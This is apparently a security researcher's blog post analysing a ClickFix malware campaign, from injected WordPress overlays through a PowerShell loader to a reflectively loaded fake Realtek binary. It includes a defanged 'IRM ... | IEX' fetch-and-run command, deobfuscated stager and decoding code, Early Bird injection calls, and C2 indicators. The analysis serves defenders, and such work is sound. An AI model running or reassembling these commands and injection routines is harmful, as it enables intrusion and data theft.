
From Win+X to EdgeUpdate - Unpacking a jsDelivr Hosted ClickFix Loader
Analysis of a ClickFix campaign across compromised WordPress sites that pulls its first stage from GitHub via jsDelivr, decodes a 6 MB XOR'd PowerShell loader, and Early Bird injects shellcode into MicrosoftEdgeUpdate.exe to reflectively load an undetected PE masquerading as Realtek HD Audio Manager.
Intro
Over the last few weeks, I’ve been tracking a range of different phishing campaigns, from device code phishing and backend operator panels to ClickFix. The volume of IOCs, TTPs and campaigns has been huge, so I built a tool to help track it all and find new infrastructure. More on that in a later post. For now, I want to focus on an interesting ClickFix campaign.

It starts off with a familiar picture, a classic ClickFix lure. This variation is slightly newer, as it asks the user to open a Windows Terminal window with Win+X then I, rather than using the Run box seen in previous campaigns.
IRM c"d"n[.]jsdelivr[.]net/g"h"/werd19327/A33FA0a-3D04-45Ee-AD11-3026ed95372/A7Ea-EE73049399c | IEXThe PowerShell command above is what gets copied to the user’s clipboard. It uses jsDelivr to fetch the first stage loader from a throwaway GitHub account. More on that later.
I followed the chain end to end, with some additional pivots. For those who want the quick version, here’s a summary:
- 16 compromised WordPress sites were serving the same pasted command on 2026-10-17 and 2026-10-18.
- The overlay is delivered through smart contracts on BNB Smart Chain testnet (EtherHiding), in the style of ClearFake.
- The first stage is a PowerShell script in a throwaway GitHub account,
werd19327, fetched through jsDelivr, so the victim’s machine only talks to a trusted CDN. - That script launches 32-bit PowerShell, which pulls a 6.3 MB
install.ps1XOR’d with the keyAMSI_RESULT_NOT_DETECTED. - The decoded loader resolves APIs by hash and uses Early Bird injection to load shellcode into
MicrosoftEdgeUpdate.exe, orrundll32.exeif that isn’t there. - The shellcode XOR decrypts and decompresses a final PE,
7706300537b13e40761d173327fccfb4e668333b22c09ec4a08b64489ba867ea, which poses as Realtek HD Audio Manager. When I checked, it wasn’t on VirusTotal or MalwareBazaar. - The same packer,
install.ps1naming, nameserver pair and apnews.com decoy redirect appear in an earlier ansnew.com write-up, so this looks like the same operation rotating its GitHub accounts and C2 domains. - A second operator account,
xvcbbdg38465, shows the same loader pointing at earlier C2s (viewable[.]top,brambly[.]world,gorsefield[.]cc), and also hosts stagers for a separate x64 bot, “smallpox”.

What My Tracker Sees
A quick detour into my phish tracker. Below is a small sample of the results it has tracked. ClickFix is just one of the campaign types I’m actively tracking.

The tracker also does some analysis automatically, including IOC extraction. Most of this is Python-based rules and extraction, with some AI analysis on top to help weed out false positives.
Now, if you’re still with me, let’s dive into the details of this ClickFix campaign.
Delivery
Compromised Sites and the Overlay
All 16 sites run WordPress, are based in different countries, and have nothing in common beyond the injected script. The injected JavaScript doesn’t contain the overlay itself. Instead, it reads it from contracts on BNB Smart Chain testnet with eth_call requests to public RPC endpoints:
| Contract | Role |
|---|---|
0xa1decfb75c8c0ca28c10517ce56b710baf727d2e | Loader - a small load_() function that reads the next contract |
0x46790e2ac7f3ca5a7d1bfce312d11e91d23383ff | The overlay itself, as gzipped, base64-encoded JavaScript |
0xf4a32588b50a59a82fba148d436081a48d80832a | Visitor tracking - isGoalReached() checks whether this visitor has already run the command |
This technique is called EtherHiding, and it has become very popular over the last year as a delivery mechanism for ClickFix campaigns.
Because the contract holds the next hop, the operator can change where every infected site points with a single transaction, without touching the compromised sites. It also means there’s no domain to suspend, and the only thing to remove on the WordPress side is the injected loader.
The overlay sets a cjs_id cookie, keyed on the visitor’s IP from a public IP lookup, and only shows itself to Windows browsers that aren’t headless. The BSC testnet contracts, load_() loader and per-visitor tracking are consistent with ClearFake, and one of this operator’s earlier C2 domains, brambly.world, has been publicly tagged as ClearFake.
Several of these sites were also carrying a second, unrelated ClickFix injection at the same time, from a different framework and operator. Compromised WordPress sites are often compromised more than once, so removing one injection doesn’t mean the site is clean.
The Lure
The overlay is a fake verification check. Instead of the usual Win+R and paste, this variant walks the victim through:
- Win + X, then I, which opens Windows Terminal (or PowerShell on older builds)
- Ctrl + V
- Enter
The page has already copied the command to the clipboard. Using Win+X then I sidesteps detections that watch the Run dialog (RunMRU). Microsoft reported the same Win+X switch in Lumma campaigns earlier this year (SecurityWeek).
The copied command:
IRM c"d"n[.]jsdelivr[.]net/g"h"/werd19327/A33FA0a-3D04-45Ee-AD11-3026ed95372/A7Ea-EE73049399c | IEXThe quotes inside c"d"n and g"h" are a simple way to break string matching on cdn.jsdelivr.net/gh/. PowerShell strips them, so the request still goes to cdn.jsdelivr.net/gh/werd19327/.... jsDelivr’s /gh/ path serves files straight out of a public GitHub repository.
Stage 1 - The GitHub Script
A7Ea-EE73049399c - 237,508 bytes of PowerShell.
The file uses a string-table obfuscator. Every meaningful string is produced by one of nine decoder functions, each sitting behind a chain of guard functions that return junk if a script-scoped variable isn’t set:
$script:TD0hNXDMU = 110766
function PPjQy2IGjlQi7e {
    param([int]$a, [int]$b, [int]$c)
    if (-not ((Get-Variable -Name ZEm5QsN6vPgX -Scope Script -ErrorAction SilentlyContinue).Value)) { return 'yyiugikljwz' }
    return 'yyiugikljwz'
}
function RJF_ArKzIjEx926 {
    param([int]$x, [int]$y)
    if (-not ((Get-Variable -Name ZEm5QsN6vPgX -Scope Script -ErrorAction SilentlyContinue).Value)) { return 'yyiugikljwz' }
    $c = (($x * 31) + $y) -band 65535
    return (& PPjQy2IGjlQi7e $x $y $c)
}
Most of these functions are decoys. The interesting part, once deobfuscated, is below.
# Deobfuscated and simplified
$u   = 'hxxps[:]//3D4EBF0-54a1-4844-bD7a-709370159964[.]selectivewilled[.]cc/install.ps1'
$exe = Resolve-Path ([Environment]::GetFolderPath(0x29) + '\W*P*S*\v*\pow*ell.exe')
#      SystemX86 -> C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

# Started with WindowStyle = Hidden
& $exe -NoProfile -ExecutionPolicy Bypass -Command "& (gcm ir*m) '$u' | & (gcm i*x)"
It uses 32-bit PowerShell from SysWOW64 to fetch and run install.ps1, which is covered in the next stage.
Anti-Analysis
Before decoding anything, the script checks whether it’s being analysed and quietly exits if so:
| Check | Detail |
|---|---|
| Host | $Host.Name matching ISE or ServerRemoteHost |
| Parent process | `(?i)^(devenv |
| Debugger | [Diagnostics.Debugger]::IsAttached, $PSDebugContext, a -Debug parameter |
| Preferences | $DebugPreference not SilentlyContinue |
| Breakpoints | Get-PSBreakpoint returns anything |
| Call stack | More than 16 frames, which catches the script being wrapped in a harness |
Stage 2 - install.ps1
install.ps1 - 6,353,129 bytes, 64,671 lines.
The second stage is huge, at over 6 MB, but most of it is junk code like this:
if((5*2-31)+20-6 -gt (23+20-27)) {
$PtdJ0cKe4t9aa = 959
$y98BvqPbCLKIZr = 912
}
elseif((45-46-47) -ne ((((29-33)-((40+17)-7))+9)+42)) {
$jN8TUWIvjuwhYS2D = 440
...
do{
$G5i0CCgjQ=(((((((798)+88-88)+70-70)+22-22)+52-52)+($sTg0NDMTYyI348AQREi)-($sTg0NDMTYyI348AQREi)))
if(39 -gt 93){continue}
break
}while((1918 -lt 1503))
Buried in the noise is an array of 510,099 character codes, which is the real payload. The XOR key is built by indexing into a 64-character table:
fYb6POp9U-v_2loTQHa481KtEwidBjCRzcDArMhgFWJkZnLX5N03GsmxyIeqV7uSwhich comes out as:
AMSI_RESULT_NOT_DETECTEDHere’s the decoding routine at the end of the script, before and after cleaning it up:
# Original (tail of install.ps1)
.($T1co1C1VBULue6BL)$EcZ0bEPrFNdbvy3WqM9LYyQ.($pekkY9zA7nFsFMs)($($Gd01F1uiTrwMt=0;
  while($Gd01F1uiTrwMt -lt $ck3H7ilTXZLhqrPrQYzI2fI.($noay0oxOenkN85z1HUfSE)){
    $cp46y621AzmojzH=$ck3H7ilTXZLhqrPrQYzI2fI[$Gd01F1uiTrwMt];
    $i6eem8ETERXkDyI=[byte][char]$FcnRZ8NeY2If[($Gd01F1uiTrwMt%$FcnRZ8NeY2If.($noay0oxOenkN85z1HUfSE))];
    [byte]((($cp46y621AzmojzH)-bor($i6eem8ETERXkDyI))-($cp46y621AzmojzH-band($i6eem8ETERXkDyI)));
    $Gd01F1uiTrwMt++}))

# Cleaned up
$key = 'AMSI_RESULT_NOT_DETECTED'
$out = for ($i = 0; $i -lt $data.Length; $i++) {
    $a = $data[$i]; $b = [byte][char]$key[$i % $key.Length]
    [byte](($a -bor $b) - ($a -band $b))          # a XOR b, without using -bxor
}
iex ([Text.Encoding]::UTF8.GetString($out))       # 'iex' itself is built from chars 105,101,120
(a | b) - (a & b) is XOR written without the -bxor operator, another small trick to avoid pattern matching.
Stage 3 - The Injector
The decoded script is 382,573 bytes, and almost all of that is one here-string:
$ErrorActionPreference = 'SilentlyContinue'

$dullhead = @"
pl.8R!!&F9!+Ow5!&Bd#!3WHoZ/ogW..BHC4<XP=;G@LV,cDNSShyF^1SzO-Y907_c2Z9ZR9#,u*bIB3 ...[367,170 chars]...
"@

$al = '!#%&()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[]^_abcdefghijklmnopqrstuvwxyz'
$dullhead is the shellcode, encoded with Base85 using a custom alphabet ($al). It isn’t Ascii85 or Z85, so standard decoders produce garbage. The dc function is a Base85 decoder that uses that alphabet.
API Hashing
The loader doesn’t use Add-Type, DllImport or any API names in plain text. Instead, it copies the in-memory image of kernel32.dll (falling back to kernelbase.dll) into a byte array, walks its export table, and hashes each name:
function hm([long]$v, [int]$bb) {
    [long]$M = 2870014623
    [long]$a = ($v -band 65535) * $M
    [long]$c = ((($v -shr 16) -band 65535) * $M -band 65535) * 65536
    return (($a + $c + $bb) -band 4294967295)
}
# seed 0x35, applied to each byte of the export name
Running the hash across kernel32’s exports gives:
| Hash | API |
|---|---|
2029311715 | CreateProcessA |
273666386 | VirtualAllocEx |
2661584710 | WriteProcessMemory |
559955917 | QueueUserAPC |
3873972204 | ResumeThread |
1962396835 | TerminateProcess |
1203624395 | CloseHandle |
Delegates for each pointer are built at runtime with DefineDynamicAssembly / DefineType and GetDelegateForFunctionPointer, so nothing is compiled to disk and csc.exe is never called.
Early Bird APC Injection
The target list is built from split strings:
$cs += [IO.Path]::Combine($pf, 'Micro' + 'soft', 'Edge' + 'Update', 'Microsoft' + 'Edge' + 'Update.' + 'exe')
$cs += [IO.Path]::Combine($sx, 'rundll' + '32.' + 'exe')
This gives C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe first, then C:\Windows\SysWOW64\rundll32.exe. Both are 32-bit, to match the x86 shellcode. The injection itself is a classic Early Bird APC injection:
$null = $f1.Invoke($tpa, 0, 0, 0, $false, [uint32]4, 0, 0, $sb, $qbuf)  # CreateProcessA, CREATE_SUSPENDED
$rm = $f2.Invoke($hp, 0, $sc.Length, 0x3000, 0x40)                     # VirtualAllocEx, MEM_COMMIT|RESERVE, RWX
$wr = $f3.Invoke($hp, $rm, $sc, $sc.Length, 0)                         # WriteProcessMemory
[Array]::Clear($sc, 0, $sc.Length)                                      # wipe the local copy
$aq = $f4.Invoke($rm, $ht, 0)                                           # QueueUserAPC on the main thread
Start-Sleep -Milliseconds (500 + ($tv % 1500))                          # random 0.5-2s jitter (RNGCryptoServiceProvider)
$rv = $f5.Invoke($ht)                                                   # ResumeThread
The APC runs before the target’s own entry point, so the shellcode executes inside a signed Microsoft process before that process has started doing anything. If any step fails, TerminateProcess kills the suspended child process and the buffers are wiped.
There’s no persistence in any of the PowerShell stages - no Run keys, scheduled tasks, services or files written to disk. If there is persistence, it’s handled by the final payload. I was a little surprised by this at first, but persistence is often noisy, so leaving it out of the loader makes sense.
Stage 4 - The Shellcode
7ccab506c7ed3d2efc5671abbc33528182f16d62974007127758992cb6f0bf27 - 293,721 bytes, x86.
The shellcode is a reflective PE loader. It:
- Walks the PEB loader list to find modules, and resolves exports with its own hash: seed
0x6c6c6a62, multiply by 31, lowercase each character with| 0x20
| Hash | API |
|---|---|
0x350cd94e | LoadLibraryA |
0x13f0e1aa | GetProcAddress |
0x91a71a6c | VirtualAlloc |
0xe8315c46 | VirtualProtect |
0x1d7b5c55 | VirtualFree |
0x68dd2bef | ExitProcess |
0x3dd7d219 | GetModuleHandleA |
- Reads a small header from the data:
| Offset | Field |
|---|---|
+0x00 | Unpacked size, 0xA6000 |
+0x04 | Compressed size, 0x47146 |
+0x08 | 128-byte XOR key |
+0x88 | Flag |
+0x89 | Data |
- XORs the data with
key[i & 0x7f] - Decompresses with aPLib
- Maps the resulting PE into memory, processes relocations and imports, sets section protections with
VirtualProtect, and jumps to the entry point
Stage 5 - The Final Payload
7706300537b13e40761d173327fccfb4e668333b22c09ec4a08b64489ba867ea - 679,936 bytes.
| Property | Value |
|---|---|
| Type | PE32, i386, GUI |
| TimeDateStamp | 0 |
| Rich header | None |
| Imports | One - KERNEL32!GetLastError |
| CompanyName | Realtek Semiconductor Corp. |
| FileDescription | Realtek HD Audio Manager |
| OriginalFilename | RtkAudioService.exe |
| FileVersion | 10.0.19043.2609 |
The version info is spoofed to look like a Realtek audio component, which wouldn’t look out of place on a typical laptop. In practice, it never shows up under that name, as it only runs from memory inside MicrosoftEdgeUpdate.exe.
When I checked, neither the PE nor the shellcode had been seen on VirusTotal or MalwareBazaar. My guess is that the final payload is an infostealer, as with many of these campaigns. Either way, I thought the loader was interesting, considering it started from a ClickFix lure.
Infrastructure
GitHub and jsDelivr
| Item | Value |
|---|---|
| Account | werd19327 (ID 343401892) |
| Created | 2026-10-16 08:05:39 UTC |
| Commit email | werd19327@proton[.]me |
| Repositories | A33FA0a-3D04-45Ee-AD11-3026ed95372, 4518-ba40-608b55e0a417 (empty) |
The account was two days old when I found it. The repository history shows the operator rotating files and C2 hosts over a short period:
| File | C2 in the script | Notes |
|---|---|---|
836-2ef885293Ac3 | 7aEd2D2-67b0-41E1-838E-9b835E433CF[.]gorsefield[.]cc | Earliest |
A7Ea-EE73049399c | 3D4EBF0-54a1-4844-bD7a-709370159964[.]selectivewilled[.]cc | The file the 16 sites were pointing at |
41-a379-174fdf823961 | selectivewilled[.]cc (bare) | Three versions, since deleted |
bca0-6043ec84f053 | selectivewilled[.]cc (bare) | Added 2026-10-18 10:23 UTC |
C2 Domains
| Host | Resolves to | Notes |
|---|---|---|
*.gorsefield[.]cc | 104.21.39.28, 172.67.142.209 | Cloudflare. Seen from 2026-10-08 serving install.ps1, cinstall.ps1 and updates.ps1 |
3D4EBF0-54a1-4844-bD7a-709370159964[.]selectivewilled[.]cc | 104.21.92.146, 172.67.195.52 | Cloudflare. The apex has no A record |
Both domains use the nameserver pair ben.ns.cloudflare.com / frida.ns.cloudflare.com. Browsing to the root of the C2 hosts redirects to apnews.com, so anyone checking the domain sees a news site, while a PowerShell request for /install.ps1 gets the payload.
The GUID-style subdomains look random, but they’re fixed per file version, so each GitHub file has its own C2 hostname.
Related Reporting
ansnew.com - “04FB-fF”
A write-up from 2026-10-02 on ansnew.com describes the same chain two weeks earlier, under a different GitHub account:
| Item | That report | This post |
|---|---|---|
| GitHub account | 04FB-fF (ID 333444134) | werd19327 (ID 343401892) |
| Repo / file naming | GUID fragments | GUID fragments |
| Commit email | e438e@lazy-park-keeper[.]com | werd19327@proton[.]me |
| C2 | a611-ce4cac3252f6[.]foxdale[.]cc | *.gorsefield[.]cc, *.selectivewilled[.]cc |
| Next stage | /install.ps1, 6,300,886 bytes | /install.ps1, 6,353,129 bytes |
| Nameservers | ben / frida .ns.cloudflare.com | ben / frida .ns.cloudflare.com |
| Decoy redirect | apnews.com | apnews.com |
| Registrar | Spaceship | - |
That report stopped at an undecoded blob of 284,229 bytes, which is close in size to the 293,721-byte shellcode here. It’s very likely the same operator, rotating accounts every couple of weeks.
For the delivery side, Sekoia’s ClearFake research covers the BSC-based EtherHiding approach used to serve the overlay.
The Same Operator, Another GitHub Account
Searching GitHub for the stage 1 obfuscator turned up a second account from the same operator, xvcbbdg38465. It was created on 2026-09-28 and commits as xvcbbdg38465@proton[.]me, with the same GUID-fragment repo and file names. Its three repos hold stage 1 loaders built with the same obfuscator, and their history fills in the C2 rotation before werd19327 appeared:
| Dates | Next stage |
|---|---|
| 2026-09-30 to 2026-10-01 | viewable[.]top/install.ps1, viewable[.]top/cinstall.ps1 |
| 2026-10-06 | brambly[.]world/install.ps1 |
| 2026-10-08 to 2026-10-11 | gorsefield[.]cc/updates.ps1, DCe-9a8ccA-15[.]gorsefield[.]cc/updates.ps1 |
2026-10-16 onwards (werd19327) | *.selectivewilled[.]cc/install.ps1 |
The same account also hosts a second, unrelated loader: small PowerShell stagers that download an XOR-encoded blob and run it from RWX memory through an EnumSystemLocalesEx callback. The blob is hosted on what looks like a hijacked GitHub account, dormant since 2014 until a file was uploaded on 2026-10-15, and is also served from 144.172[.]85[.]251:9999, a RouterHosting IP. It decodes to an x64 bot with a section named smallpox and the PDB path C:\krebsonsecurity\smallpox\bot.exe, compiled on 2026-10-14.
More ClickFix Campaigns From the Tracker
The werd19327 chain was only one of the ClickFix campaigns my tracker picked up. Below is everything else confirmed between 17 and 19 October 2026, without the deep dive. Each campaign has a short summary and an example of the command it copies to the clipboard. The IOCs are at the end of the post.
Across all campaigns, including werd19327:
- 354 compromised sites with a captured ClickFix command, across 12 distinct campaigns
- 713 unique pasted commands, from 861 page captures
- 4,246 smart contract reads across 27 contracts on Polygon, BNB Smart Chain testnet, Base and Sepolia
- 480 unique next-stage files downloaded and unpacked, including password-protected archives
- Eight final payload EXEs, six of which weren’t on VirusTotal or MalwareBazaar when the tracker checked
Campaign Overview
| Campaign | Sites | Delivery | Command | Final stage collected |
|---|---|---|---|---|
| verifing-server / nvc-info | 247 | Polygon contract | irm '<host>/<id>'|iex | Yes, 4 PEs |
| WUA header | 46 | Polygon contract | irm with WUA/ User-Agent | No, C2 down |
| 19234tr68 | 4 (33 incl. werd19327) | BSC testnet (ClearFake) | jsDelivr IRM | IEX | Yes, 1 new PE |
| vcapcha.ps1 | 11 | Inline | WebClient.DownloadString | No, 404 |
